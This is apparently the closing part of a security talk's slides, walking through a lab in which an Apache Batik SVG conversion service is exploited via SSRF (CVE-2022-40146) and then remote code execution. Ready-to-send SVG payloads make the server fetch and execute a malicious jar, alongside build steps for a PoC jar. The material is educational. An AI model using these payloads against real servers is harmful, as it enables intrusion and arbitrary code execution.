curl -X POST -H "Content-Type: text/plain" --data "@path/to/your/svgfile.svg" http://localhost:8081/convert

curl -d "something" -H "Content-Type: application/x-www-form-urlencoded" -X POST http://localhost:8081/convert
```

# Lab – SSRF

```
//open a http server in vm
python -m http.server 7777
```

```
POST /convert HTTP/1.1
Host: 192.168.64.3:8081
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
106.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Content-Type: application/xml
Content-Length: 263

<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="450" height="500"
viewBox="0 0 450 500">
    <image width="50" height="50" xlink:href="http://localhost:7777/2.jpg"></image>
</svg>
```

Access localhost :)

# CVE-2022-40146

- Server-Side Request Forgery (SSRF) vulnerability in Batik of Apache XML Graphics allows an attacker to access files using a Jar url. This issue affects Apache XML Graphics Batik 1.14


```
POST /convert HTTP/1.1
Host: 192.168.64.3:8081
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
106.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Content-Type: application/xml
Content-Length: 263

<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="450" height="500"
viewBox="0 0 450 500">
    <image width="50" height="50" xlink:href="jar:http://localhost:7777/woot!/"></image>
</svg>
```

jar!!

https://nvd.nist.gov/vuln/detail/CVE-2022-40146

# Turn it to RCE

- Allow run script (Java code) with correct attributes



### Referencing Java code from a document

Batik implements the Java bindings for SVG, and thus allows Java code to be referenced from `script` elements. This feature is available to any application of Batik that uses the bridge module (for example the Swing component and the transcoders).

In order to use this extension, the `type` attribute of a `script` element must be set to `application/java-archive`. In addition, the `xlink:href` attribute must be the URI of a jar file that contains the code to run.

https://xmlgraphics.apache.org/batik/using/scripting/java.html

- Enable Script execution in the transcoder the first line. Add allowed script type in the second line.

```
t.addTranscodingHint (JPEGTranscoder.KEY_EXECUTE_ONLOAD, Boolean. TRUE);
t.addTranscodingHint (JPEGTranscoder.KEY_ALLOWED_SCRIPT_TYPES, "application/java-archive,");
```

- Steps
  - Generate malicious jar
  - Open a http server
  - Run SVG service , put your jar url in the xml. Batik will fetch and run the jar.

https://www.zerodayinitiative.com/blog/2022/10/28/vulnerabilities-in-apache-batik-default-security-controls-ssrf-and-rce-through-remote-class-loading

# Create a malicious jar

- Git clone the poc package

```
git clone https://github.com/cckuailong/CVE-2022-40146_Exploit_Jar.git
```

- Modify code in POC.java file. Here is Ubuntu calculator.

```
String[] in = {"gnome-calculator"};
```

- Compile and you can get the jar in /target

```
mvn clean package
```

# Lab – Time for RCE :)

```
//open a http server on jar directory
python -m http.server 7777
```

```
POST /convert HTTP/1.1
Host: 192.168.64.3:8081
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
106.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Content-Type: application/xml
Content-Length: 299

<svg id="body" width="450" height="500" viewBox="0 0 450 500"
xmlns="http://www.w3.org/2000/svg" version="1.2"
xmlns:xlink="http://www.w3.org/1999/xlink" >
<script type="application/java-archive" xlink:href="jar:http://localhost:7777/ApacheBatik_SSRF_RCE_Poc-1.0-
SNAPSHOT.jar!/"></script>
</svg>
```

# Takeaway

# Takeaway

- Basic knowledge on 2 web attacks in OWASP Top 10
  - Cross-site scripting
  - Server-side request forgery
- Check and manage libraries you're using. Misconfiguration could lead to disasters.
  - Electron XSS to RCE
  - Apache batik SSRF to RCE

# Thanks for your listening

LinkedIn : Vic Huang